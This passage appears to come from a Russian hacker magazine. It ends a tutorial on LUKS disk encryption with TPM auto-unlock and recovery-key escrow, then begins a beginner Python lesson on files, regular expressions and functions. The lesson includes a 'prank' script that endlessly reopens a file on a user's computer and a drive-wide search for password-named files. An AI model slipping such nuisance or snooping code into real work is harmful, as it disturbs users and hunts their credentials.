Алгоритм шифрования по умолчанию (`aes-xts-plain64`) нас устроит. Перечень всех поддерживаемых алгоритмов зависит от ядра (загляни в `/proc/crypto`). Можно протестировать работу с ними.

```
$ cryptsetup benchmark
# Tests are approximate using memory only (no storage IO)
PBKDF2-sha1      1817289 iterations per second for 256-bit key
PBKDF2-sha256    2302032 iterations per second for 256-bit key
PBKDF2-sha512    1646116 iterations per second for 256-bit key
PBKDF2-ripemd160  903944 iterations per second for 256-bit key
PBKDF2-whirlpool  681778 iterations per second for 256-bit key
argon2i     N/A
argon2id    N/A
#     Algorithm |       Key |      Encryption |      Decryption
        aes-cbc        128b      1126.9 MiB/s      2966.7 MiB/s
    serpent-cbc        128b        98.6 MiB/s       736.0 MiB/s
    twofish-cbc        128b       226.0 MiB/s       404.9 MiB/s
        aes-cbc        256b       868.5 MiB/s      2594.2 MiB/s
    serpent-cbc        256b       107.9 MiB/s       779.9 MiB/s
    twofish-cbc        256b       241.6 MiB/s       433.4 MiB/s
        aes-xts        256b      3152.7 MiB/s      3146.5 MiB/s
    serpent-xts        256b       676.5 MiB/s       665.9 MiB/s
    twofish-xts        256b       400.6 MiB/s       410.4 MiB/s
        aes-xts        512b      2614.9 MiB/s      2600.2 MiB/s
    serpent-xts        512b       687.1 MiB/s       711.3 MiB/s
    twofish-xts        512b       413.0 MiB/s       417.2 MiB/s
cryptsetup benchmark  9.54s user 23.98s system 107% cpu 31.226 total
```

Откроем раздел.

```
$ cryptsetup open /dev/sda2 cryptroot
Enter passphrase for /dev/sda2:
```

После этих манипуляций у нас в системе стал доступен новый раздел `cryptroot`.

```
$ lsblk /dev/sda
NAME          MAJ:MIN RM  SIZE RO TYPE  MOUNTPOINTS
sda             8:0    0    8G  0 disk
├─sda1          8:1    0  500M  0 part
└─sda2          8:2    0  7.5G  0 part
└─cryptroot 253:0    0  7.5G  0 crypt
```

Создадим на разделах файловые системы.

```
$ mkfs.fat -F32 /dev/sda1
$ mkfs.btrfs -f -L "archroot" /dev/mapper/cryptroot
```

Для продолжения установки примонтируем наши разделы.

```
$ mount /dev/mapper/cryptroot /mnt
$ btrfs subvolume create /mnt/@root
$ btrfs subvolume create /mnt/@home
$ umount /mnt
$ mount /dev/mapper/cryptroot /mnt -o subvol=@root,ssd,noatime,space_
cache,compress=zstd
$ mkdir /mnt/home
$ mount /dev/mapper/cryptroot /mnt/home -o subvol=@home,ssd,noatime,
space_cache,compress=zstd
$ mkdir /mnt/boot
$ mount /dev/sda1 /mnt/boot
```

Заглядывая одним глазом в вики, устанавливаем систему обычным образом.

Не забудем включить хук `encrypt` при создании `initramfs`.

```
$ vim /etc/mkinitcpio.conf
HOOKS=(base udev autodetect keyboard keymap modconf block encrypt
filesystems)
$ mkinitcpio -p linux
```


Финальный этап — настройка UEFI для загрузки нашего ядра. Напоминаю, что мы обойдемся без GRUB и будем загружать ядро напрямую, используя фичу EFISTUB.

Добавляем запись в UEFI.

```
$ efibootmgr \
--create \
--bootnum=0000 \
--label "Arch Linux" \
--disk /dev/sda \
--part 1 \
--loader /vmlinuz-linux \
--unicode 'cryptdevice=/dev/sda2:cryptroot root=/dev/mapper/
cryptroot rootflags=subvol=@root rw initrd=\initramfs-linux.img' \
--verbose
```

Особое внимание обрати на параметры ядра! Без них система просто не сможет найти шифрованный раздел.

Перезагружаемся и убеждаемся, что все работает, как мы хотели: на этапе загрузки требуется ввод пароля для расшифрования раздела.



first_reboot

Продолжение статьи →

LUKS GOOD!

СТАВИМ LINUX НА ШИФРОВАННЫЙ РАЗДЕЛ И ДЕЛАЕМ УДОБНОЙ РАБОТУ С НИМ

НАСТРАИВАЕМ АВТОРАЗБЛОКИРОВКУ

Хотелось бы не вводить пароль при загрузке каждый раз. Для этого нужно настроить авторазблокировку LUKS с помощью чипа TPM.

Убедимся, что мы счастливые обладатели TPM. Необходимая версия TPM — 2.0.

```
$ test -e /dev/tpm0 && echo PASS || echo FAIL
PASS
$ cat /sys/class/tpm/tpm0/device/description
TPM 2.0 Device
or
$ cat /sys/class/tpm/tpm0/tpm_version_major
2
```

Авторазблокировку сделаем с помощью относительно новой фичи systemd-cryptsetup.

INFO

Systemd-cryptsetup добавлена в systemd начиная с версии 248.

Для начала необходимо проверить нашу версию systemd.

```
$ systemctl --version
systemd 249 (249.2-1-arch)
+PAM +AUDIT -SELINUX -APPARMOR -IMA +SMACK +SECCOMP +GCRYPT +GNUTLS
+OPENSSL +ACL +BLKID +CURL +ELFUTILS +FIDO2 +IDN2 -IDN +IPTC +KMOD
+LIBCRYPTSETUP +LIBFDISK +PCRE2 -PWQUALITY +P11KIT -QRENCODE +BZIP2 +LZ4
+XZ +ZLIB +ZSTD +XKBCOMMON +UTMP -SYSVINIT default-hierarchy=unified
```

Все отлично. Для работы с TPM нужно дополнительно установить пакет `tpm2-tss`.

```
$ pacman -Sy tpm2-tss
```

Далее добавим ключ TPM в слот LUKS с помощью тулзы systemd-cryptenroll.

```
$ systemd-cryptenroll /dev/sda2 --tpm2-device=auto --tpm2-pcrs=0,4
```

Не забываем проверить.

```
$ systemd-cryptenroll /dev/sda2
SLOT TYPE
---------
0 password
1 tpm2
```

В команде выше мы указали параметр `--tpm2-pcrs=0,4`. Что такое PCR? Вот определение из Википедии:

> *PCR — это внутренние регистры памяти TPM, в которых в зашифрованном виде содержится вся информация о целостности метрик системы, начиная с загрузки BIOS до завершения работы системы. Информация, содержащаяся в PCR, формирует корень доверия для измерений (RTM). Могут храниться как в энергонезависимой, так и в энергозависимой памяти. Эти регистры сбрасываются при старте и при перезагрузке системы. Спецификация предписывает минимальное количество регистров (16), каждый регистр содержит 160 бит информации. Регистры 0–7 зарезервированы для нужд TPM. Регистры 8–15 доступны для использования операционной системой и приложениями. Изменения значений PCR необратимы, и их значения нельзя записать напрямую, их можно только расширить новыми значениями, которые зависят от предыдущих. Все изменения значений PCR записываются в лог изменений, который хранится в энергозависимой памяти.*

PCR	Use
PCR0	**Core System Firmware executable code (aka Firmware)**
PCR1	Core System Firmware data (aka UEFI settings)
PCR2	Extended or pluggable executable code
PCR3	Extended or pluggable firmware data
PCR4	**Boot Manager**
PCR5	GPT / Partition Table
PCR6	Resume from S4 and S5 Power State Events
PCR7	Secure Boot State
PCR8	Hash of the booted kernel
PCR 9 to 10	Reserved for Future Use
PCR11	BitLocker Access Control
PCR12	Data events and highly volatile events
PCR13	Boot Module Details
PCR14	Boot Authorities
PCR 15 to 23	Reserved for Future Use

Для включения systemd-cryptsetup необходимо добавить в `/etc/mkinicpio.conf` хуки `systemd` и `sd-encrypt`.

```
HOOKS=(base systemd modconf block keyboard sd-encrypt filesystems
fsck)
$ mkinicpio -P
```

Наконец, изменим строку загрузки, добавив параметры `rd.luks.name` и `rd.luks.name`.

```
$ blkid /dev/sda2
/dev/sda2: UUID="e04b5b87-6bfc-4f73-83b0-36f91d52f141"
TYPE="crypto_LUKS" PARTLABEL="primary" PARTUUID="136ffe26-5569-4c76-
a871-9025ea52dbd8"

$ efibootmgr \
--create \
--bootnum=0001 \
--label "Arch Linux" \
--disk /dev/sda \
--part 1 \
--loader /vmlinuz-linux \
--unicode 'rd.luks.name=e04b5b87-6bfc-4f73-83b0-36f91d52f141=cryptroot
rd.luks.options=tpm2-device=auto root=/dev/mapper/cryptroot
rootflags=subvol=@root rw initrd=\initramfs-linux.img' \
--verbose
```

Перезагружаемся и проверяем, что все работает как надо.

Для тех, кому systemd-cryptsetup по каким-то причинам не подходит (например, версия systemd старая или вообще нет systemd), могу порекомендовать фреймворк Clevis. С его помощью можно реализовать следующие сценарии авторазблокировки LUKS:

- `tpm2` — разблокировка с TPM;
- `tang` — разблокировка с сетевого сервера.

Вот как использовать Clevis с TPM:

```
$ clevis luks bind -d /dev/sda2 tpm2 '{"pcr_bank":"sha1","pcr_ids":"0,
4"}'
Enter existing LUKS password: ***************
```

Проверяем.

```
$ sudo clevis luks list -d /dev/sda2
1: tpm2 '{"hash":"sha256","key":"ecc","pcr_bank":"sha1","pcr_ids":"0,4"}
```

Вариант с сервером `tang` настраивается не сложнее (разумеется, заранее разворачиваем tang и обеспечиваем сетевую доступность):

```
$ sudo clevis luks bind -d /dev/sda2 tang '{"url":"http://192.168.88.
101:7500"}'
The advertisement contains the following signing keys:

QjvwIdUeor3gBqxLteIOKvWPRqM

Do you wish to trust these keys? [ynYN] y
Enter existing LUKS password:
```

Проверяем.

```
$ sudo clevis luks list -d /dev/sda2
1: tpm2 '{"hash":"sha256","key":"ecc","pcr_bank":"sha1","pcr_ids":"0,4"}
'
2: tang '{"url":"http://192.168.88.101:7500"}'
```

В заключение темы авторазблокировки стоит упомянуть некоторые ограничения фреймворка Clevis:

- Clevis работает только с TPM 2.0; TPM 1.2 не поддерживается.
- В Tang не реализован механизм смены ключей.
- Для Tang необходима доступность сети на этапе загрузки, поэтому, например, для Wi-Fi-подключения требуется дополнительная настройка адаптера в initrd.

СОЗДАНИЕ КЛЮЧЕЙ ВОССТАНОВЛЕНИЯ

Бэкапы ключей в таком деле, как шифрование, должны быть, об этом знает каждый.

Есть два варианта создания ключей восстановления:

- дамп заголовка и мастер-ключа;
- запись пароля восстановления в Active Directory.

Делаем копию мастер-ключа

Сделать резервную копию заголовка и мастер-ключа можно с помощью хорошо известной нам утилиты `cryptsetup`.

WARNING

С помощью созданной копии можно будет получить доступ к разделу, не зная пароль, поэтому нас заботливо предупреждают, что хранить ее нужно в секрете!

```
$ cryptsetup luksDump --dump-master-key /dev/sda2 --master-key-file mk.
dump

WARNING!
========
The header dump with volume key is sensitive information
that allows access to encrypted partition without a passphrase.
This dump should be stored encrypted in a safe place.

Are you sure? (Type 'yes' in capital letters): YES
Enter passphrase for /dev/sda2:
LUKS header information for /dev/sda2
Cipher name:    aes
Cipher mode:    xts-plain64
Payload offset: 32768
UUID:           e04b5b87-6bfc-4f73-83b0-36f91d52f141
MK bits:        512
Key stored to file mk.dump

$ xxd mk.dump
00000000: 1501 eccc 84fd 82f7 f53b 56ae 4ab8 5775  .........;V.J.Wu
00000010: 4968 ea61 8d01 1f29 985e 33af 5537 ba40  Ih.a...).^3.U7.@
00000020: af61 6aa2 b384 afe1 aff6 d4c9 ad95 1d67  .aj...........g
00000030: 3a4f d64f 33ea 6f50 0a18 1139 9196 d694  :O.O3.oP...9....
```

При необходимости можно восстановить заголовок и установить новый пароль.

```
$ cryptsetup luksAddKey /dev/sda2 --master-key-file mk.dump
Enter new passphrase for key slot: ********
Verify passphrase: ********
```

Добавляем пароль восстановления в Active Directory

Другой интересный способ — это хранение пароля в AD.

Для начала нужно включить нашу Arch Linux в домен. Делать это буду с помощью System Security Services Daemon (SSSD) и realmd.

Устанавливаем `sssd` обычным способом:

```
$ pacman -Sy sssd
```

А `realmd` ставим из AUR.

Убедимся, что домен доступен.

```
$ realm discover ad.localdomain
    ad.localdomain
  type: kerberos
  realm-name: AD.LOCALDOMAIN
  domain-name: ad.localdomain
  configured: no
  server-software: active-directory
  client-software: sssd
```

Присоединяемся к домену, для этого понадобится учетная запись с правами ввода в домен (для простоты — administrator).

```
$ realm join ad.localdomain
 Password for Administrator: ********
```

Проверяем, что все прошло успешно и мы получили билеты Kerberos:

```
$ realm list
ad.localdomain
  type: kerberos
  realm-name: AD.LOCALDOMAIN
  domain-name: ad.localdomain
  configured: kerberos-member
  server-software: active-directory
  client-software: sssd
  login-formats: %U@ad.localdomain
  login-policy: allow-realm-logins
$ klist -k
Keytab name: FILE:/etc/krb5.keytab
KVNO Principal
---- ----------------------------------------------------------------
-------
   2 ARCH@AD.LOCALDOMAIN2ARCH@AD.LOCALDOMAIN
   2 ARCH$@AD.LOCALDOMAIN
   2 host/ARCH@AD.LOCALDOMAIN
   2 host/ARCH@AD.LOCALDOMAIN
   2 host/ARCH@AD.LOCALDOMAIN
   2 RestrictedKrbHost/ARCH@AD.LOCALDOMAIN
   2 RestrictedKrbHost/ARCH@AD.LOCALDOMAIN
   2 RestrictedKrbHost/ARCH@AD.LOCALDOMAIN
```

Пароль восстановления будем хранить в учетной записи компьютера: это дочерний объект класса `msFVE-RecoveryInformation`. Так делает виндовый BitLocker, аналогично поступим и мы.


Записывать пароль в AD буду с помощью скрипта на Python.

```
$ git clone https://github.com/ambalabanov/lukscrow
$ cd lukscrow/
$ pip install -r requirements.txt
```

Запускаем утилиту, указав необходимые параметры и текущий ключ (пароль):

```
$ ./lukscrow --luks-device /dev/sda2 --ldap-url "ldap://ad.localdomain"
--computers-base-dn "CN=Computers,DC=ad,DC=localdomain" --unlock-key
********
Using Kerberos credential cache /tmp/tmpcsdyn49r
Connected to AD as 'u:AD\ARCH$'
Generating recovery key...
Adding recovery key to LUKS volume...
New key added.
Storing recovery key in Active Directory
Recovery key saved to AD.
Remove Kerberos credential cache /tmp/tmpcsdyn49r
Removed cache file.
```

Проверяем в AD, что пароль восстановления успешно записался.



Ну и напоследок проверяем сам пароль.

```
$ sudo cryptsetup --test-passphrase luksOpen /dev/sda2 && echo TRUE ||
echo FALSE
Enter passphrase for /dev/sda2: 287781-171655-523297-666928-307170-
072073-039516-177220
TRUE
```

ЗАКЛЮЧЕНИЕ

Итак, мы установили Arch Linux на шифрованный корневой раздел, настроили авторазблокировку при старте и позаботились о резервировании ключей. Надеюсь, для тебя это тоже было увлекательным приключением!

PYTHON С АБСОЛЮТНОГО НУЛЯ

РАБОТАЕМ С ОС, ИЗУЧАЕМ РЕГУЛЯРНЫЕ ВЫРАЖЕНИЯ И ФУНКЦИИ

Иван Сараев
solblackbox@mail.ru

Сегодня мы поработаем с файловой системой ОС — научимся ходить по каталогам, открывать и изменять файлы. Затем освоим могущественные заклинания под названием «регулярные выражения», изучим тонкости создания и вызова функций и под конец напишем простенький сканер SQL-уязвимостей. И все это в одном недлинном уроке!

От редакции

Эта статья — часть цикла «Python с абсолютного нуля», где мы рассказываем об азах Python в нашем фирменном нескучном стиле. Ты можешь читать их по порядку или выбирать какие-то области, которые хотел бы подтянуть.

- **Урок 1: Переменные, типы данных, условия и циклы**
- **Урок 2: Строки, файлы, исключения и работа с интернетом**

Первые два урока доступны целиком без платной подписки. Этот — почти целиком: за исключением последнего примера и домашнего задания.

РАБОТАЕМ С ФАЙЛАМИ

Начнем, как всегда, с несложных вещей. В Python есть модуль с лаконичным названием `os`, который (ты не поверишь!) предназначен для взаимодействия программы с операционной системой, в том числе для управления файлами.

Первым делом, конечно, нужно импортировать его в начале нашего скрипта:

```
import os
```

И теперь нам открываются разные интересные возможности. К примеру, мы можем получить путь к текущей папке. Сначала она совпадает с той, в которой ты был при запуске скрипта (даже если сам скрипт находится где-то в другом месте), но по ходу исполнения программы мы можем менять это значение при помощи функции `os.chdir()`.

```
# Возвращает путь к текущей рабочей папке
pth=os.getcwd()
print(pth)

# Устанавливает путь к текущей рабочей папке, в данном случае это
диск D:/
os.chdir(r'D:/')
```

INFO

Если ты работаешь в Windows, то в пути к файлу или папке перед открывающей кавычкой указывай букву `r` (что означает raw) или вместо одной косой черты в пути ставь две.

Попробуем получить список файлов с расширением .py, находящихся в текущей директории. Для этого используем модули os и fnmatch.

```
import os
import fnmatch
# В цикле, с помощью os.listdir('.') получим список файлов
# в текущей директории (точка в скобках как раз ее и обозначает)
for fname in os.listdir('.'):
    # Если у текущего имени файла расширение .py, то печатаем его
    if fnmatch.fnmatch(fname, '*.py'):
        print(fname)
```

Модуль fnmatch позволяет искать в строках определенный текст, подходящий по маске к заданному шаблону:

- `*` заменяет любое количество любых символов;
- `?` заменяет один любой символ;
- `[seq]` заменяет любые символы из последовательности в квадратных скобках;
- `[!seq]` заменяет любые символы, кроме тех, что присутствуют в квадратных скобках.

Давай безжалостно удалим какой-нибудь файл:

```
import os
(os.remove(r'D:\allmypasswords.txt'))
```

Переименуем файл:

```
import os
os.rename('lamer.txt','xakep.txt')
```

А теперь создадим папку по указанному пути и сразу же удалим ее. Для этого пригодится модуль shutil, где есть функция `rmtree()`, которая удаляет папку вместе с содержимым.

```
import os
import shutil
os.makedirs(r'D:\secret\beer\photo') # Создает все папки по
указанному пути
shutil.rmtree(r'D:\secret\beer\photo') # Удаляет папку вместе с ее
содержимым
```

Допустим, ты хочешь получить список всех файлов, содержащихся в папках по указанному пути (учитывая вложенные папки тоже), чтобы найти что-то интересное. Скрипт будет выглядеть следующим образом:

WARNING

Будь осторожен — скрипт в таком виде обшарит весь диск D. Если он у тебя есть и там много хлама, то процесс может затянуться.

```
import os
for root, dirs, files in os.walk(r'D:'):
    for name in files:
        fullname = os.path.join(root, name)
        print(fullname)
        if('pass' in fullname):
            print('Бинго!!!')
```

Функция walk() модуля os принимает один обязательный аргумент — имя каталога. Она последовательно проходит все вложенные каталоги и возвращает объект-генератор, из которого получают:

- адрес очередного каталога в виде строки;
- список имен подкаталогов первого уровня вложенности для данного каталога;
- список имен файлов данного каталога.

INFO

Генератор — это объект, который сразу при создании не вычисляет значения всех своих элементов. Этим генераторы отличаются от списков — те хранят в памяти все свои элементы, и удалить их можно только программно. Вычисления с помощью генераторов называются ленивыми, они экономят память. Подробнее мы рассмотрим генераторы в следующих уроках.

Сейчас покажу, как узнать размер любого файла, а также дату его модификации.

```
import os.path
# Модуль для преобразования даты в приемлемый формат
from datetime import datetime
path = r'C:\Windows\notepad.exe'
# Получим размер файла в байтах
size = os.path.getsize(path)
# А теперь в килобайтах
# Две косые черты — это целочисленное деление
ksize = size // 1024
atime = os.path.getatime(path)
# Дата последнего доступа в секундах с начала эпохи
mtime = os.path.getmtime(path)
# Дата последней модификации в секундах с начала эпохи
print ('Размер: ', ksize, ' KB')
print ('Дата последнего использования: ', datetime.fromtimestamp(
atime))
print ('Дата последнего редактирования: ', datetime.fromtimestamp(
mtime))
```

INFO

Для операционных систем Unix 1 января 1970, 00:00:00 (UTC) — точка отсчета времени, или «начало эпохи». Чаще всего время в компьютере вычисляется в виде прошедших с этого момента секунд и лишь затем переводится в удобный для человека вид.

Давай пошутим над юзером: создадим какой-нибудь файл и будем постоянно его открывать с помощью той программы, которой этот файл обычно открывается в системе:

```
import os
# Модуль time понадобится для паузы, чтобы не слишком часто
открывалось
import time
# Создаем текстовый файл
f=open('beer.txt','w',encoding='UTF-8')
f.write('СРОЧНО НАЛЕЙТЕ ХАКЕРУ ПИВА, ИНАЧЕ ЭТО НЕ ЗАКОНЧИТСЯ!!')
f.close()
while True:
    # Открываем файл программой по умолчанию
    os.startfile('beer.txt')
    # Делаем паузу в одну секунду
    time.sleep(1)
```

Ниже приведен список еще некоторых полезных команд:

- `os.path.basename('путь')` — возвращает название файла или папки в конце пути;
- `os.path.dirname('путь')` — возвращает родительский путь к объекту пути;
- `os.path.splitext('путь')` — разделяет путь на путь и расширение файла;
- `os.path.exists('путь')` — существует ли путь до файла или папки;
- `os.path.isfile('путь')` — является ли объект пути файлом (существующим);
- `os.path.isdir('путь')` — является ли объект пути папкой (существующей).

РЕГУЛЯРНЫЕ ВЫРАЖЕНИЯ

Регулярные выражения — это специальные шаблоны для поиска и замены строк в тексте. Вообще говоря, их вполне можно считать самостоятельным языком, и его изучение выходит за рамки этого цикла. Мы пройдемся по самым основам и по использованию регулярок в Python.

WWW

Подробнее о регэкспах ты можешь почитать в документации Python, в Википедии или в книге Джеффри Фридла, которая так и называется — «Регулярные выражения».

Мы не раз писали о полезных сайтах, которые помогают работать с регулярными выражениями: CyberChef, RegExr, txt2re. Помимо этого, можешь обратить внимание на сервис regex101.com и сайт RegexOne с интерактивным тренажером.

За работу с регулярными выражениями в Python отвечает модуль re. Первым делом импортируем его.

```
import re
```

В качестве простейшего паттерна мы можем использовать какое-нибудь слово. Пусть по традиции это будет «пиво»:

```
import re
pattern = r"пиво"
string = "Хакер знает, что пиво играет во взломе решающую роль.
Свежее пиво — ключ к сисадмину. Пока сисадмин ходит писать, можно
сесть за его комп и внедрить троян."
result = re.search(pattern, string)
print(result.group(0))
```

Команда `re.search(pattern,string)` ищет в тексте `string` первое вхождение шаблона `pattern` и возвращает группу строк, доступ к которым можно получить через метод `.group()`. Но команда `search` ищет только первое вхождение шаблона. Поэтому в нашем случае вернется всего один результат — слово «пиво», несмотря на то что в нашем тексте оно присутствует дважды.

Чтобы вернуть все вхождения шаблона в текст, используется команда `re.findall(pattern, string)`. Эта команда вернет список строк, которые присутствуют в тексте и совпадают с шаблоном.

```
import re
pattern = r"пиво"
string = "Хакер знает, что пиво играет во взломе решающую роль.
Свежее пиво — ключ к сисадмину. Пока сисадмин ходит писать, можно
сесть за его комп и внедрить троян."
result = re.findall(pattern, string)
print(result)
```

INFO

Обрати внимание, что шаблоны в регулярных выражениях имеют буковку r перед началом строки. Это так называемые сырые строки, в которых не работает символ экранирования с помощью обратного слеша \. При этом «сырая» строка не может заканчиваться этим символом.

В предыдущих двух примерах программ в качестве шаблона `pattern` для поиска строк ты использовал просто какое-то слово. Но мощь регулярных выражений не в этом. Ты можешь заменять части шаблона специальными символами, чтобы под шаблон подходили не только конкретные слова, но и самые разные строки.

Давай, например, попробуем найти в тексте все слова, которые начинаются с «пи». Для этого используем специальный символ `\b` — он означает «начало слова». Сразу после него указываем, с чего должно начинаться слово, и напишем специальный символ `w`, который означает, что дальше в шаблоне должны идти какие-то буквы (плюс означает, что их может быть одна или больше) до тех пор, пока не встретится небуквенный символ (например, пробел или знак препинания). Шаблон будет выглядеть так: `r"\bпи\w+"`.

```
import re
pattern = r"\bпи\w+"
string = "Хакер знает, что пиво играет во взломе решающую роль.
Свежее пиво — ключ к сисадмину. Пока сисадмин ходит писать, можно
сесть за его комп и внедрить троян."
result = re.findall(pattern, string)
print(result)
```

Оператор	Описание
`.`	Один любой символ, кроме новой строки \n.
`?`	0 или 1 вхождение шаблона слева
`+`	1 и более вхождений шаблона слева
`*`	0 и более вхождений шаблона слева
`\w`	Любая цифра или буква (\W — все, кроме буквы или цифры)
`\d`	Любая цифра [0-9] (\D — все, кроме цифры)
`\s`	Любой пробельный символ (\S — любой непробельный символ)
`\b`	Граница слова
`[..]`	Один из символов в скобках ([^..] — любой символ, кроме тех, что в скобках)
`\`	Экранирование специальных символов (\. означает точку или \+ — знак «плюс»)
`^` и `$`	Начало и конец строки соответственно
`{n,m}`	От n до m вхождений ({,m} — от 0 до m)
`a|b`	Соответствует a или b
`()`	Группирует выражение и возвращает найденный текст
`\t`, `\n`, `\r`	Символ табуляции, новой строки и возврата каретки соответственно

Краткая справка по специальным символам

Давай попробуем выполнить чуть более сложную задачу. Найдем в тексте все email с доменом `mail.ru`, если они там есть.

```
import re
pattern = r"\b\w+@mail\.ru"
string = "Если вы хотите связаться с админом, пишите на почту
admin@mail.ru. По другим вопросам обращайтесь на support@mail.ru."
result = re.findall(pattern, string)
print(result)
```

Как видишь, мы использовали тот же трюк, что и в прошлый раз, — написали специальный символ `\b`, чтобы обозначить начало слова, потом `\w+`, что значит «одна или больше букв», а затем `@mail.ru`, заэкранировав точку, поскольку иначе она будет означать «любой символ».

Часто бывает нужно найти какой-то элемент строки, окруженный двумя другими элементами. Например, это может быть URL. Чтобы выделить ту часть шаблона, которую нужно вернуть, используются скобки. Приведу пример, в котором ты получишь все адреса ссылок из какого-то кусочка кода на HTML.

```
import re
string = 'Вы можете посмотреть карту сайта <a href="map.php">тут</
a>. Посетите также <a href="best.php"раздел</a>'
pattern = r'href="(.+?)"'
result = re.findall(pattern,string)
print(result)
```

В коде выше использовался паттерн `r'href="(.+?)"'` — в этом шаблоне искомая строка начинается с `href="` и заканчивается еще одной двойной кавычкой. Скобки нужны для того, чтобы указать, какую часть подходящей под шаблон строки ты хочешь получить в переменную `result`. Точка и плюс внутри скобок указывают, что внутри кавычек могут быть любые символы (кроме символа новой строки). Знак вопроса означает, что нужно остановиться перед первой же встреченной кавычкой.

INFO

Знак вопроса в регулярных выражениях используется в двух немного разных смыслах. Если он идет после одного символа, это значит, что символ может присутствовать или не присутствовать в строке. Если же вопросительный знак идет после группы символов, это означает «нежадный» (non-greedy) режим: такая регулярка будет стараться захватить как можно меньше символов.

Мы можем не только искать строки, но и заменять их чем-то другим. Например, давай попробуем удалить из HTML-кода все теги. Для этого используется команда `re.sub(pattern,'чем заменять',string)`.

```
import re
string = 'Вы можете посмотреть карту сайта <a href="map.php">тут</
a>. Посетите также <a href="best.php"раздел</a>'
pattern = r'<(.+?)>'
result = re.sub(pattern,'',string)
print(result)
```

Программа напечатает строку уже без тегов, так как мы заменили их пустой строкой.

Регулярные выражения — очень мощная штука. Освоив их, ты сможешь делать со строками почти все, что угодно, а в сочетании с кодом на Python — буквально что угодно. Для начала же можешь поэкспериментировать и изменить какие-то из приведенных рецептов.

Продолжение статьи →

PYTHON С АБСОЛЮТНОГО НУЛЯ

РАБОТАЕМ С ОС, ИЗУЧАЕМ РЕГУЛЯРНЫЕ ВЫРАЖЕНИЯ И ФУНКЦИИ

ФУНКЦИИ

Пришла пора подробнее поговорить о функциях. Мы уже неоднократно вызывали разные функции — как встроенные в Python (например, **print()**), так и из подключаемых модулей (например, **urllib.request()**). Но что такое функция изнутри и как их делать самостоятельно?

Представь, что у тебя есть какой-то набор команд, которые нужно выполнять несколько раз, изменяя лишь входные данные. Такие блоки команд обычно выносят в отдельные кусочки программы.

INFO

В объектно ориентированном программировании функции являются методами какого-либо класса и пишутся через точку от его названия.

```
s='Hello, xakep!'
print(s) # Функция
s.lower() # Метод
```

У функции могут быть входные параметры — это одна или несколько переменных, которые пишутся в скобках после имени функции. При вызове функции ты можешь передать ей аргументы для этих параметров. Некоторые из параметров могут быть необязательными или иметь значение по умолчанию — на случай, если его не передадут.

Объявление функции начинается с ключевого слова **def**, далее следует имя функции, параметры в скобках и программный код, отделенный четырьмя пробелами. Функция может возвращать одно или несколько значений с помощью ключевого слова **return**. Оно, кстати, прекращает работу функции, и, если за ним идут какие-то команды, они будут пропущены.

Для примера разберем простейшую функцию, которая будет принимать в качестве аргументов два любых числа и перемножать их, возвращая результат умножения. Назовем ее umn.

```
def umn(a, b):
    c = a * b
    return c
```

Теперь, когда ты описал функцию, далее в этой же программе можно ее вызывать.

```
a = int(input('Введите первое число: '))
b = int(input('Введите второе число: '))
c = umn(a, b)
print(c)
```

Иногда надо задать один из параметров как необязательный, установив для него значение по умолчанию.

```
def umn(a, b=10):
    c = a * b
    return c
```

Теперь если ты вызовешь функцию и не передашь ей второй аргумент, то она просто будет считать его равным десяти, то есть будет умножать любое переданное число на десять.

```
c=umn(5)
print(c)
```

Несмотря на то что параметр **b** в данном случае равен по умолчанию 10 и необязателен для передачи в качестве второго аргумента, ты по-прежнему можешь передавать второй аргумент, если это будет нужно, и тогда в качестве **b** будет использовано не **10**, а переданное значение.

```
c=umn(5, b=20)
print(c)
```

Внутри программы мы можем вызывать созданную нами функцию сколько угодно раз.

Давай создадим программу, которая будет считать прибавку к зарплате за каждую уязвимость, которую хакер нашел на работе. У каждого хакера будет своя зарплата, в зависимости от его ранга, но начисление прибавки для всех работает по принципу «+2% к базовой зарплате за уязвимость, если таких уязвимостей найдено больше чем три».

Сделаем функцию, которая принимает в качестве аргументов размер зарплаты сотрудника и количество найденных уязвимостей. Для округления результата используем функцию **round()**, которая округлит прибавку до целого числа.

```
def pribavka(zarplata, bugs):
    k = 0
    if bugs > 3:
        k = round((bugs - 3) * 0.02 * zarplata)
    return k

a = int(input('Введите зарплату сотрудника: '))
b = int(input('Введите количество найденных им уязвимостей за месяц: '))
c = pribavka(a, b)
print('В этом месяце прибавка к зарплате составит: ' + str(c))
```

Если функция должна возвращать больше одного значения, то можно перечислить их через запятую.

```
def myfunc(x):
    a = x + 1
    b = x * 2
    return a, b
```

Функция будет возвращать список, но мы можем сразу присвоить возвращаемые значения каким-нибудь переменным:

```
plusone, sum = myfunc(5)
```

